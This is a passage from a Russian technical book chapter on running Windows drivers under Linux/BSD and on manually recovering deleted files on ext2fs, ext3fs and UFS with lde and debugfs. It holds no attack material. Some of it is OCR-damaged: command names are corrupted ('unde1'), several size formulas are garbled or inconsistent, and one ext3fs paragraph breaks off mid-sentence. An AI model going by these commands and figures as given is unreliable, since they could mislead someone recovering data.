достаточно много, и работа отнимет не один день, и даже не одну неделю. С учетом отладки потребуются как минимум месяц. Но работа стоит того!

В результате в Linux/BSD наладится нормальная работа с NTFS и некоторыми другими драйверами ввода-вывода. С видеокартами, правда, все значительно сложнее, поскольку они, как и следует из рис. 8.3, взаимодействуют отнюдь не с диспетчером ввода-вывода (который находится внутри NTOSKRNL.EXE), а с подсистемой win32. В Windows 2000 она реализована в файле win2k.sys. Как обстоят дела в других системах — точно не знаю, да это и не важно. Драйвер win2k.sys — лишь малая часть того, что ему нужно для работы, и просто так перетащить его в Linux/BSD не получится. За ним неизбежно потянется все его окружение, и написать столько "оберток" будет практически нереально. То есть теоретически-то, конечно, реально, но сколько это потребует времени и сил? Переписать видеодрайвер гораздо проще, не говоря уже о том, что в этом случае он будет намного более производителен. Кстати говоря, компании nVIDIA (рис. 8.4) и ATI (рис. 8.5) в последнее время наладили выпуск драйверов Linux/BSD под наиболее популярные чипсеты, так что проблема снимается сама собой.




Рис. 8.4. Видеодрайверы для Linux x86 и x86_64 от nVIDIA




Рис. 8.5. Видеодрайверы для Linux x86, x86_64, IA64, FreeBSD x86 и Solaris x86/x64 от ATI

Пример реализации

Конкретные случаи переноса драйверов из мира Windows в Linux/BSD мне неизвестны, однако под MS-DOS такие случаи имеются. Речь идет о проекте Марка Руссиновича "NTFS for MS-DOS. Бесплатная версия (<http://www.sysinternals.com/Utilities/NtfsDosProfessional.html>) может только читать. Специальный мастер установки просит указать путь к системному каталогу Windows и создает две дискеты. Содержимое этих дискет показано в листингах 8.2 и 8.3.

Листинг 8.2. Содержимое первой дискеты NTFS for MS-DOS

30.10.2005	19:01	904 414	NTOSKRNL.gz
11.02.2002	09:39	89 472	ntfspro.exe
30.10.2005	19:00	314 665	NTFS.gz
30.10.2005	19:01	1 403	C_866.gz
	4 файлов	1 309 954	Байт
	0 папок	146 944	Байт свободно

Листинг 8.3. Содержимое второй дискеты NTFS for MS-DOS

30.10.2005	19:03	212 681	AUTOCHK.gz
30.10.2005	19:04	219 099	NTDLL.gz
30.10.2005	19:04	1 633	C_437.gz
30.10.2005	19:04	1 467	C_1252.gz
30.10.2005	19:04	746	L_INTL.gz
08.02.2002	10:45	56 748	ntfschk.exe
	6 файлов	492 374	байт
	0 папок	964 096	байт свободно

Начнем с первой дискеты. Она обычно бывает системной, поскольку NTFS для MS-DOS работает только из-под "черного экрана", однако для наглядности все системные файлы удалены. Здесь находится только один исполняемый файл `ntfspro.exe`, представляющий собой транслятор запросов, слинкованный с расширением защищенного режима `WDOSX 0.96 DOS extender` от Michael Tippach

`NTFS.gz` — это "родной" драйвер `NTFS.SYS`, извлеченный из системного каталога Windows, и для экономии места упакованный архиватором `gzip`. Для распаковки нам потребуется либо Linux, либо `pkzip` для Windows/MS-DOS. Сравнив его с оригинальным файлом драйвера, мы не найдем никаких изменений! `NTOSKRNL.gz` — это ядро системы (`NTOSKRNL.EXE`), точно таким же образом извлеченное и упакованное. Никаких изменений в нем нет.

На другой дискете находятся файлы `NTDLL.gz` (о происхождении которого догадаться нетрудно) и `ntfschk.exe`. Последний представляет собой полностью переписанный вариант штатной утилиты `chkdsk.exe`, поскольку, чтобы заставить консольное приложение заработать в MS-DOS, пришлось бы эмулировать еще множество функций, что в планы Руссиновича, очевидно, не входило.

ПРИМЕЧАНИЕ

Тем не менее, легендарный хакер Юрий Харон все-таки создал расширитель, способный запускать Windows-приложения из-под голого DOS, без обращения к Windows вообще! Все умещается на одну дискетку. Сам расширитель можно скачать с http://www.doswin32.com:8080/index_en.html. Для некоммерческого применения он бесплатен.

Еще на дискетах содержатся файлы `C_866.gz`, `AUTOCHK.gz`, `C_437.gz`, `C_1252.gz`, `L_INTL.gz`, содержащие языковые страницы и прочую служебную мишуру, без которой можно в принципе и обойтись.

Ядро проекта NTFS для MS-DOS составляют три файла: NTOSKRNL.EXE, NTDLL.DLL и NTFS.SYS, которые помещаются в своеобразную "скорлупу" файла NTFSPRO.EXE, переводящего процессор в защищенный режим и транслирующего запросы MS-DOS на "язык", понятный NTFS.SYS, и наоборот. Как видите, это работает. Разумеется, Linux/BSD — это совсем не чистая MS-DOS. Ядро по-своему распределяет прерывания и другие системные ресурсы, поэтому при написании "скорлупы-оболочки" возникает множество технических проблем, но все они решаемы. Пример аналогичного решения можно найти в другом проекте Марка Русиновича — NTFS для Windows 9x. Здесь также используется "скорлупа", создающая адекватное окружение для NTOSKRNL.EXE и транслятор запросов. Однако в данном случае эта "обертка" уже работает совсем не в голой MS-DOS, а в агрессивной Windows 9x, которая отличается от NT ничуть не меньше, чем Linux/BSD.

Так что, написать драйверную "скорлупу" для Linux/BSD вполне реально, и ничего фантастического в этом нет. Ее достаточно создать лишь однажды, после чего в ней будет можно запускать различные драйверы. Почему бы нам, хакерам, не скооперироваться и не заняться этим? Например, создать новый проект на <http://www.sourceforge.net>, набрать группу и оттянуться по полной программе.

Восстановление удаленных файлов под файловыми системами ext2fs/ext3fs

Каждый из нас хотя бы однажды удалял ценный файл, а то и весь корневой каталог целиком! Резервной копии нет, времени на поиски утилит для восстановления — тоже. Как быть? К счастью, все необходимое уже включено в ваш любимый дистрибутив и всегда находится под рукой. Если говорить кратко, то это утилиты `debugfs`, `lsdel`, `stat`, `cat`, `dump` и `undel`. Если требуется чуть более подробная информация — читайте этот материал, рассказывающий о восстановлении данных на разделах `ext2fs` и, отчасти, на разделах `ext3fs`.

Информации по восстановлению данных под Linux практически нет. Такое впечатление, будто у Линуксоидов данные никогда не исчезают. Исчезают, да еще и как! Ошибочное удаление файлов — это достаточно распространенное явление, наверное, даже более частное, чем в мире Microsoft. Под Windows большинство файловых операций осуществляется вручную с помощью Проводника или других интерактивных средств типа FAR или Windows Commander. Интерактивные среды есть и в Linux (KDE, GNOME, Midnight Commander), но большая часть фанатов Linux — поклонники командной

строки. Командная же строка — это регулярные выражения и скрипты, т. е. автоматизированные средства управления — мощные, удобные, и, при неправильном использовании, разрушительные. Малейшая небрежность — и можете навсегда попрощаться со своими файлами!

Перефразируя Булгакова, можно сказать: мало того, что файл смертен, так он еще и внезапно смертен! Беда никогда не предупреждает о своем приходе, и администратору приходится быть постоянно начеку. Несколько секунд назад все было хорошо: цвела весна, винчестер оживленно стрекотал всеми своими головками, администратор отхлебывал кофе из черной кружки с надписью *root*, как вдруг сотни гигабайт ценнейших данных внезапно разлетелись на мелкие осколки. Все силы брошены на разгребание завалов и спасение всех, кого еще можно спасти.

Доступность исходных текстов драйвера файловой системы значительно упрощает исследование ее внутренней структуры, которая, кстати говоря, очень проста. Поэтому восстановление данных на разделах *ext2fs/ext3fs* — задача тривиальная. Файловые системы *UFS* и *FFS*, работающие под *FreeBSD*, устроены намного сложнее, к тому же достаточно скудно документированы. А ведь *FreeBSD* занимает далеко не последнее место в мире *UNIX*-совместимых операционных систем, и разрушения данных даже в масштабах небольшого городка происходят сплошь и рядом. К счастью, в подавляющем большинстве случаев информацию можно полностью восстановить.

Подготовка к восстановлению

В первую очередь, обязательно размонтируйте дисковый раздел, или, на худой конец, перемонтируйте его в режим "только на чтение". Лечение активных разделов зачастую только увеличивает масштабы разрушений. Если восстанавливаемые файлы находятся на основном системном разделе, у нас два пути — загрузиться с *LiveCD* или подключить восстанавливаемый жесткий диск на *Linux*-машину вторым.

Чтобы случайно что-нибудь не испортить, никогда не редактируйте диск напрямую. Работайте с его копией! Копию можно создать командой `cp /dev/sdb1 my_dump`, где *sdb1* — имя устройства, а *my_dump* — имя файла-дампа. Файл-дамп можно разместить на любом свободном разделе или скопировать на другую машину по сети. Все дисковые утилиты (*lde*, *debugfs*, *fischk*) не заметят подвоха и будут работать с ним как с "настоящим" разделом. При необходимости его даже можно смонтировать на файловую систему: `mount my_dump mount_point -o loop`, чтобы убедиться, что восстановление прошло успешно. Команда `cp my_dump /dev/sdb1` копирует восстановленный файл-дамп обратно в раздел, хотя делать это совсем необязательно. Проще (и безопаснее) копировать только восстанавливаемые файлы.

Восстановление удаленных файлов под ext2fs

Файловая система ext2fs все еще остается базовой файловой системой для многих клонов Linux, поэтому рассмотрим ее первой. Концепции, которые она исповедует, во многом схожи с NTFS, так что культурного шока при переходе с NTFS на ext2fs вы не испытаете. Подробное описание структуры хранения данных ищите в документе "Design and Implementation of the Second Extended Filesystem" (см. список рекомендованной литературы и ресурсов Интернета в данном разделе), а также книге Эндрю Таненбаума "Operating Systems: Design and Implementation", электронную версию которой можно раздобыть в e-Mule. Исходные тексты дисковых утилит (драйвер файловой системы, lde, debugfs) также не помешают.

Структура файловой системы

В начале диска расположен загрузочный сектор, который на незагрузочных разделах может быть пустым. За ним по смещению 1024 байта от начала первого сектора лежит суперблок (super-block), содержащий ключевую информацию о структуре файловой системы. В FAT и NTFS эта информация хранится непосредственно в загрузочном секторе. В первую очередь нас будет интересовать 32-разрядное поле `s_log_block_size`, расположенное по смещению 18h байт от начала суперблока. Здесь хранится размер одного блока (block) или, в терминологии MS-DOS/Windows, кластера, выраженный в виде указателя позиции, на которую нужно сдвинуть число 200h. В естественных единицах это будет звучать так: `block_size = 200h << s_log_block_size` (байт). То есть если `s_log_block_size` равен нулю, размер одного блока составляет 400h байт или два стандартных сектора. Структура дискового тома, отформатированного под ext2fs, показана в листинге 8.4.

Листинг 8.4. Структура дискового тома, размеченного под ext2fs

смещение	размер	описание
0	1 boot record	; Загрузочный сектор
-- block group 0 --		; Группа блоков 0
(1024 bytes)	1 superblock	; Суперблок
2	1 group descriptors	; Дескриптор группы
3	1 block bitmap	; Карта свободных блоков
4	1 inode bitmap	; Карта свободных inode
5	214 inode table	; Массив inode

```

; (сведения о файлах)
219      7974 data blocks      ; Блоки данных
; (файлы, каталоги)
-- block group 1 --      ; Группа блоков 1
8193      1 superblock backup ; Копия суперблока
8194      1 group descriptors backup ; Копия дескриптора группы
8195      1 block bitmap      ; Карта свободных блоков
8196      1 inode bitmap      ; Карта свободных inode
8197      214 inode table     ; Массив inode
; (сведения о файлах)
8408      7974 data blocks     ; Блоки данных
; (файлы, каталоги)
-- block group 2 --      ; Группа блоков 2
16385     1 block bitmap      ; Карта свободных блоков
16386     1 inode bitmap      ; Карта свободных inode
16387     214 inode table     ; Массив inode
; (сведения о файлах)
16601     3879 data blocks     ; Блоки данных
; (файлы, каталоги)

```

Вслед за суперблоком идут *дескрипторы групп* (group descriptors) и *карты свободного пространства* (block bitmap/inode bitmap), которые не имеют большого практического значения для наших целей. Что же касается таблицы inode, расположенной за ними, то она заслуживает более подробного рассмотрения. В ext2fs (как и многих других файловых системах из мира UNIX), так называемый *индексный дескриптор* (inode) играет ту же самую роль, что и файловая запись в NTFS. Здесь сосредоточена вся информация о файле: тип файла (обычный файл, каталог, символьная ссылка и т. д.), его логический и физический размер, схема размещения на диске, время создания, модификации, последнего доступа или удаления, права доступа, а также ссылки на файл. Формат представления inode описан в листинге 8.5.

Листинг 8.5. Формат представления inode

смещение	размер	описание
0	2 i_mode	; Формат представления
2	2 i_uid	; Uid пользователя
4	4 i_size	; Размер файла в байтах
8	4 i_atime	; Время последнего доступа к файлу

12	4	i_ctime	; Время создания файла
16	4	i_mtime	; Время модификации файла
20	4	i_dtime	; Время удаления файла
24	2	i_gid	; Gid группы
26	2	i_links_count	; Количество ссылок на файл (0 - файл удален)
28	4	i_blocks	; Количество блоков, принадлежащих файлу
32	4	i_flags	; Различные флаги
36	4	i_osdl	; Значение, зависящее от ОС
40	12 x 4	i_block	; Ссылки на первые 12 блоков файла
88	4	i_iblock	; 1x INDIRECT BLOCK
92	4	i_2iblock	; 2x INDIRECT BLOCK
96	4	i_3iblock	; 3x INDIRECT BLOCK
100	4	i_generation	; Поколение файла (используется NFS)
104	4	i_file_acl	; Внешние атрибуты
108	4	i_dir_acl	; higer size
112	4	i_faddr	; Положение последнего фрагмента
116	12	i_osd2	; Структура, зависящая от ОС

Первые 12 блоков, занимаемых файлом, называются непосредственными блоками (для наглядности они выделены полужирным шрифтом). Они хранятся в массиве **DIRECT BLOCKS** непосредственно в теле **inode**. Каждый элемент массива представляет собой 32-битный номер блока. При среднем значении **BLOCK_SIZE**, равном 4 Кбайт, непосредственные блоки могут адресовать до $4 \times 12 == 48$ Кбайт данных. Если файл превышает этот размер, создаются один или несколько блоков косвенной адресации (**INDIRECT BLOCK**). Первый блок косвенной адресации (1x **INDIRECT BLOCK** или просто **INDIRECT BLOCK**) хранит ссылки на другие непосредственные блоки. Адрес этого блока хранится в поле **i_indirect_block** в **inode**. Как легко вычислить, он адресует порядка $BLOCK_SIZE / \text{sizeof}(\text{DWORD}) * BLOCK_SIZE = 4096 / 4 * 4$ Мбайт данных. Если этого окажется недостаточно, создается косвенный блок двойной косвенной адресации (2x **INDIRECT BLOCK** или **DOUBLE INDIRECT BLOCK**), хранящий указатели на косвенные блоки, что позволяет адресовать $(BLOCK_SIZE / \text{sizeof}(\text{DWORD})) ** 2 * BLOCK_SIZE = 4096 / 4 ** 4096 == 4$ Гбайт данных. Если же и этого все равно недостаточно, создается блок тройной косвенной адресации (3x **INDIRECT BLOCK** или **TRIPLE INDIRECT BLOCK**), содержащий ссылки на блоки двойной косвенной адресации. Иерархия непосредственных блоков и блоков косвенной адресации показана на рис. 8.6 (блок тройной косвенной адресации не показан).

По сравнению с NTFS такая схема хранения информации о размещении устройства намного проще. Вместе с тем, она и гораздо "прожорливее". С другой стороны, ее несомненное достоинство по сравнению с NTFS состоит в том,

что поскольку все ссылки хранятся в неупакованном виде, для каждого блока файла можно быстро найти соответствующий ему косвенный блок, даже если inode полностью разрушен!




Рис. 8.6. Порядок размещения файла на диске — иерархия непосредственных и косвенных блоков (блок косвенной адресации третьего порядка не показан)

Имя файла в inode не хранится. Ищите его внутри каталогов, представляющих собой массив записей, формат которого представлен в листинге 8.6.

Листинг 8.6. Формат представления массива каталогов

смещение	размер	описание
0	4 inode	; Ссылка на inode
4	2 rec_len	; Длина данной записи
6	1 name_len	; Длина имени файла
7	1 file_type	; Тип файла
8	... name	; Имя файла

При удалении файла операционная система находит соответствующую запись в каталоге, обнуляет поле inode и увеличивает размер предшествующей

записи (поле `rec_len`) на величину удаляемой записи. Таким образом, предшествующая запись "поглощает" удаленную. Хотя имя файла в течение некоторого времени остается нетронутым, ссылка на соответствующий ему индексный дескриптор (`inode`) оказывается уничтоженной. Это создает проблему, так как теперь придется разбираться, какому файлу принадлежит обнаруженное имя.

В самом индексном дескрипторе при удалении файла тоже происходят большие изменения. Количество ссылок (`i_links_count`) обнуляется и обновляется поле последнего удаления (`i_dtime`). Все блоки, принадлежащие файлу, в карте свободного пространства (`block bitmap`) помечаются как неиспользуемые, после чего данный `inode` также освобождается (обновляется `inode bitmap`).

Техника восстановления удаленных файлов

В `ext2fs` полное восстановление файлов невозможно, даже если эти файлы были только что удалены. В этом отношении данная файловая система проигрывает как `FAT`, так и `NTFS`. Как минимум, теряется имя файла. Точнее говоря, теряется связь имен файлов с их содержимым. При удалении небольшого количества хорошо известных файлов эта проблема остается решаемой. Однако ситуация серьезно усложняется, если вы удалили несколько служебных подкаталогов, в которых никогда ранее не заглядывали.

Достаточно часто индексные дескрипторы назначаются в том же порядке, в котором создаются записи в таблице каталогов. Благодаря наличию расширений имен файлов (`.c`, `.gz`, `.prg`, и т. д.) количество возможных комбинаций соответствий обычно оказывается сравнительно небольшим. Тем не менее, восстановить удаленный корневой каталог в автоматическом режиме никому не удастся (а вот `NTFS` с этим справляется без труда).

В целом, стратегия восстановления выглядит приблизительно так: сканируем таблицу индексных дескрипторов (`inode table`) и отбираем все записи, чье поле `i_links_count` равно нулю. Сортируем их по дате удаления, чтобы файлы, удаленные последними, оказались в верхних позициях списка. Как вариант, если вы помните примерное время удаления файла, можно просто наложить фильтр. Если соответствующие индексные дескрипторы еще не затерты вновь создаваемыми файлами, извлекаем список прямых/косвенных блоков и записываем их в дамп, корректируя его размер с учетом "логического" размера файла, за который отвечает поле `i_size`.

Восстановление удаленных файлов с помощью редактора `Lde`

Откройте редактируемый раздел или его файловую копию с помощью команд `lde my_dump` или `lde /dev/sdb1`. Редактор автоматически определяет тип

файловой системы (в данном случае — ext2fs) и предлагает нажать любую клавишу для продолжения. Lde автоматически переключается в режим отображения суперблока и предлагает нажать клавишу <I> для перехода в режим inode или клавишу — для перехода в блочный режим (block-mode). Нажмите клавишу <I>, и вы окажетесь в первом индексном дескрипторе, описывающем корневой каталог. Нажатие клавиши <Page Down> перемещает нас к следующему inode, а нажатие клавиши <Page Up>, — соответственно, к предыдущему. Пролистываем список индексных дескрипторов вниз, обращая внимание на поле LINKS. У удаленных файлов это поле равно нулю, и тогда поле DELETION TIME содержит время последнего удаления. Обнаружив подходящий inode по запомненному времени удаления, перемещаем курсор к первому блоку в списке DIRECT BLOCKS (где он должен находиться по умолчанию) и нажимаем клавишу <F2>. В появившемся меню выбираем пункт **Block mode, viewing block under cursor** (или сразу нажимаем клавиатурную комбинацию <Shift>+). Редактор перемещается на первый блок удаленного файла. Просматривая его содержимое в шестнадцатеричном режиме, пытаемся определить, тот ли это файл, который требуется восстановить. Если вы нашли именно тот файл, который намеревались восстановить, нажмите для его восстановления клавиатурную комбинацию <Shift>+<R>, затем — клавишу <R>, и введите имя файла, в который требуется восстановить дамп. Чтобы вернуться к просмотру следующего inode, нажмите клавишу <I>.

Можно восстанавливать файлы и по их содержимому. Например, предположим, что нам известно, что удаленный файл содержит строку `hello, world`. Нажимаем <f>, затем — клавишу <A> (**Search all block**). Этим мы заставляем редактор искать ссылки на все блоки, в том числе и удаленные. Как вариант, можно запустить редактор с ключом `--all`. Но, так или иначе, затем мы нажимаем клавишу , и, когда редактор перейдет в блочный режим, нажимаем клавишу </> и вводим искомую строку в ASCII. Находим нужный блок. Прокручивая его вверх и вниз, убеждаемся, что он действительно принадлежит тому самому файлу. Если это так, нажимаем <Ctrl>+<R>, давая редактору указание просматривать все индексные дескрипторы, содержащие ссылку на этот блок. Номер текущего найденного inode отображается в нижней части экрана.

ВНИМАНИЕ!

Номер текущего найденного inode отображается именно в нижней части экрана. В верхней части отображается номер последнего просмотренного inode в режиме inode.

Переходим в режим inode нажатием клавиши <I>, нажимаем клавишу <#> и вводим номер inode, который требуется просмотреть. Если дата удаления

более или менее соответствует действительности, нажимаем `<Shift>+<R>/<R>` для сброса файла на диск. Если нет — возвращаемся в блочный режим и продолжаем поиск.

В сложных случаях, когда список прямых и/или косвенных блоков разрушен, восстанавливаемый файл приходится собирать буквально по кусочкам, основываясь на его содержимом и частично — на стратегии выделения свободного пространства файловой системой. В этом нам поможет клавиша `<w>`, дающая указание дописать текущий блок к файлу-дампу. В процессе восстановления мы просто перебираем все свободные блоки один за другим (редактор помечает их строкой `not used`) и, обнаружив подходящий, дописываем в файл. Конечно, таким образом невозможно восстановить сильно фрагментированный двоичный файл, но вот восстановление листинга программы — вполне реалистичная задача.

На основании вышесказанного можно сделать вывод о том, что ручное восстановление файлов с помощью `lde` крайне непроизводительно и трудоемко. Однако при этом данный подход является наиболее "прозрачным" и надежным. Что касается восстановления оригинальных имен файлов, то эту операцию лучше всего осуществлять с помощью отладчика файловой системы `debugfs`.

Восстановление с помощью отладчика файловой системы `debugfs`

Загружаем в отладчик редактируемый раздел или его копию. Сделать это можно с помощью команд `debugfs /dev/sdb1` или `debugfs my_dump` соответственно. Если мы планируем осуществлять запись на диск, необходимо указать ключ `-w`: `debugfs -w my_dump` или `debugfs -w /dev/sdb1`.

Чтобы просмотреть список удаленных файлов, даем команду `lsdel` (или `lsdel t_sec`, где `t_sec` — количество секунд, истекших с момента удаления файла). На экране появится список удаленных файлов (разумеется, без имен). Файлы, удаленные более `t_sec` секунд назад (если эта опция задана), в данный список не попадут.

Команда `cat <N>` выводит содержимое текстового файла на терминал. Здесь `<N>` — номер inode, заключенный в угловые скобки. При выводе двоичных файлов разобрать смысл отображаемой на экране информации практически невозможно. Такие файлы должны сбрасываться в дамп командой `dump <N> new_file_name`, где `new_file_name` — новое имя файла (с путем), под которым он будет записан в файловую систему, из-под которой был запущен отладчик `debugfs`. Файловая система восстанавливаемого раздела при этом остается неприкосновенной. Иными словами, команда должна даваться без ключа `--w`.

При желании можно восстановить файл непосредственно на самой восстанавливаемой файловой системе (что особенно удобно при восстановлении больших файлов). В этом нам поможет команда `unde1 <N> unde1_file_name`, где `unde1_file_name` — имя, которое будет присвоено файлу после восстановления.

ВНИМАНИЕ!

Выполняя такую операцию, помните, что команда `unde1` крайне агрессивна и деструктивна по своей природе. Она затирает первую свободную запись в таблице каталогов, делая восстановление оригинальных имен невозможным.

Команда `stat <N>` отображает содержимое `inode` в удобочитаемом виде, а команда `mi <N>` позволяет редактировать их по своему усмотрению. Для ручного восстановления файла (откровенно говоря, этого не пожелаешь и врагу) мы должны установить счетчик ссылок (`link count`) на единицу, а время удаления (`deletion time`), наоборот, сбросить в ноль. Затем отдать команду `seti <N>`, помечающую данный `inode` как используемый, и для каждого из блоков файла выполнить команду `setb x`, где `x` — номер блока.

СОВЕТ

Перечень блоков, занимаемых файлом, можно просмотреть с помощью команды `stat`. В отличие от `lde`, она отображает не только непосредственные, но и косвенные блоки, что несравненно удобнее.

Остается только дать файлу имя, что осуществляется путем создания ссылки на каталог (`directory link`). Сделать это можно с помощью команды `ln <N> unde1_file_name`, где `unde1_file_name` — имя, которое будет дано файлу после восстановления (при необходимости имя восстанавливаемого файла указывается с полным путем).

ВНИМАНИЕ!

Создание ссылок на каталог необратимо затирает оригинальные имена удаленных файлов.

После присвоения имени восстановленному файлу полезно дать команду `dirty`, чтобы файловая система была автоматически проверена при следующей загрузке. Как вариант, можно выйти из отладчика и вручную запустить команду `fsck` с ключом `-f`, форсирующим проверку.

Теперь перейдем к восстановлению оригинального имени. Рассмотрим простейший случай, когда каталог, содержащий удаленный файл (также называемый родительским каталогом), все еще цел. В этом случае следует дать команду `stat dir_name` и запомнить номер `inode`, возвращенный этой командой.

Затем следует дать отладчику команду `dump <INODE> dir_file`, где `INODE` — номер сообщенного индексного дескриптора, а `dir_file` — имя файла "родной" файловой системы, в которую будет записан дамп. Полученный дамп следует загрузить в шестнадцатеричный редактор и просмотреть его содержимое в "сыром" виде. Все имена будут там. При желании можно написать утилиту-фильтр, выводящую только удаленные имена. На Perl это не замет и десяти минут.

А как быть, если родительский каталог тоже удален? В этом случае и он будет помечен как удаленный! Выводим список удаленных индексных дескрипторов, выбираем из этого списка каталоги, формируем перечень принадлежащих им блоков и сохраняем дамп в файл, который затем следует просмотреть вручную или с помощью утилиты-фильтра. Как уже отмечалось, порядок расположения файлов в `inode` очень часто совпадает с порядком расположения файлов в каталоге, поэтому восстановление оригинальных имен в четырех случаях из пяти проходит на ура.

При тяжких разрушениях, когда восстанавливаемый файл приходится собирать по кусочкам, помогает команда `dump_unused`, выводящая на терминал все неиспользуемые блоки. Имеет смысл перенаправить вывод в файл, запустить `hexedit` и покопаться в этой куче хлама — это, по крайней мере, проще, чем искать по всему диску. На дисках, заполненных более, чем на три четверти, этот трюк сокращает массу времени.

Таким образом, можно сделать вывод о том, что отладчик `debugfs` в значительной мере автоматизирует восстановление удаленных файлов, однако восстановить файл с разрушенным `inode` он не способен, и без `lde` в данном случае не обойтись.

Восстановление удаленных файлов с помощью утилиты R-Studio

Утилита `R-Studio for NTFS`, вопреки своему названию, поддерживает не только NTFS, но и файловые системы `ext2fs/ext3fs` (рис. 8.7). С точки зрения обычных пользователей, это — хорошее средство для автоматического восстановления удаленных файлов. Утилита предоставляет интуитивно-понятный интерфейс, проста в управлении и в благоприятных ситуациях позволяет восстанавливать удаленные файлы несколькими щелчками мыши. К недостаткам `R-Studio for NTFS` можно отнести:

- ☐ отсутствие гарантий на восстановление файлов;
- ☐ невозможность восстановления имен удаленных файлов;
- ☐ отсутствие поддержки ручного восстановления;

❑ невозможность восстановления файлов с разрушенным inode, несмотря на то, что под ext2fs этого можно добиться достаточно простым путем.

Обобщая, можно сказать, для профессионального использования R-Studio катастрофически не подходит.




Рис. 8.7. Утилита R-Studio for NTFS восстанавливает удаленные файлы на разделе ext2fs. К сожалению, имена удаленных файлов не восстанавливаются

Восстановление удаленных файлов на разделах ext3fs

Файловая система ext3fs фактически представляет собой аналог ext2fs, но с поддержкой протоколирования (в терминологии NTFS — транзакций). В отличие от ext2fs, она намного бережнее относится к массиву каталогов. Так, при удалении файла ссылка на inode уже не уничтожается, что упрощает автоматическое восстановление оригинальных имен. Тем не менее, поводов для радости у нас нет никаких, поскольку в ext3fs перед удалением файла список принадлежащих ему блоков тщательно вычищается. В результате этого

Как мы будем действовать? Необходимо найти хотя бы один блок, гарантированно принадлежащий файлу и при этом расположенный за границей в 100 Кбайт от его начала. Это может быть текстовая строка, информация об авторских правах разработчика или любая другая характерная информация! Короче говоря, нам нужен номер блока. Пусть для определенности он будет равен `0x1234`. Записываем его в обратном порядке так, чтобы младший байт располагался по меньшему адресу, и выполняем поиск `34h 12h 00h 00h` — именно это число будет присутствовать в косвенном блоке. Отличить косвенный блок от всех остальных блоков (например, блоков, принадлежащих файлам данных) очень легко — он представляет собой массив 32-битных номеров блоков, более или менее монотонно возрастающих. Блоки с двойной и тройной косвенной адресацией отыскиваются по аналогичной схеме.

Проблема состоит в том, что одни и те же блоки в разное время могли принадлежать различным файлам, а это значит, что они могли принадлежать и различным косвенным блокам. Как разобраться, какой из найденных блоков является искомым? Да очень просто! Если хотя бы одна из ссылок косвенного блока указывает на уже занятый блок, данный косвенный блок принадлежит давно удаленному файлу и, следовательно, не представляет для нас интереса.

По правде говоря, `debugfs` обеспечивает лишь ограниченную поддержку `ext3fs`. В частности, команда `lsdel` всегда показывает ноль удаленных файлов, даже если удалить весь раздел. По этой причине вопрос выбора файловой системы отнюдь не так прост, каким его пытаются представить некоторые руководства по Linux для начинающих. Преимущества `ext3fs` на рабочих станциях и домашних компьютерах далеко не бесспорны и совсем не очевидны. Поддержка транзакций реально требуется лишь серверам, да и то не всем, а вот невозможность восстановления ошибочного удаленных файлов зачастую приносит большие убытки, чем устойчивость файловой системы к внезапным отказам питания.

Рекомендуемые источники

- *"Design and Implementation of the Second Extended File system"* — подробное описание файловой системы `ext2fs` от разработчиков данного проекта (на английском языке). Это руководство доступно по адресу: <http://e2fsprogs.sourceforge.net/ext2intro.html>.
- *"Linux Ext2fs Undeletion mini-HOWTO"* — краткая, но доходчивая инструкция по восстановлению удаленных файлов на разделах `ext2fs` (на английском языке). Данная инструкция доступна по адресу: <http://www.praeclarus.demon.co.uk/tech/e2-undel/howto.txt>.

- ❑ *"Ext2fs Undeletion of Directory Structures mini-HOWTO"* — краткое руководство по восстановлению удаленных каталогов на разделах ext2fs (на английском языке): <http://www.faqs.org/docs/Linux-mini/Ext2fs-Undeletion-Dir-Struct.html>.
- ❑ *"HOWTO-undelete"* — еще одно руководство по восстановлению удаленных файлов на разделах ext2fs с помощью редактора lde (на английском языке): <http://lde.sourceforge.net/UNERASE.txt>.

Восстановление удаленных файлов на разделах UFS

Файловая система UNIX (UNIX File System, UFS) — это основная файловая система для систем BSD, устанавливаемая по умолчанию. Многие коммерческие варианты UNIX также используют либо UFS в чистом виде, либо одну из файловых систем, созданных на ее основе и очень на нее похожих. В отличие от ext2fs, хорошо документированной и изученной вдоль и поперек, UFS в доступной литературе описана крайне поверхностно. Единственным источником информации становятся исходные тексты, в которых не так-то просто разобраться! Существует множество утилит, восстанавливающих уничтоженные данные (или, во всяком случае, пытающихся это делать), но на практике все они оказываются неработоспособными. Это, в общем-то, и неудивительно, поскольку автоматическое восстановление удаленных файлов под UFS невозможно в принципе. Тем не менее, файлы, удаленные с разделов UFS, вполне возможно восстановить вручную, если, конечно, знать как это делается.

Исторический обзор

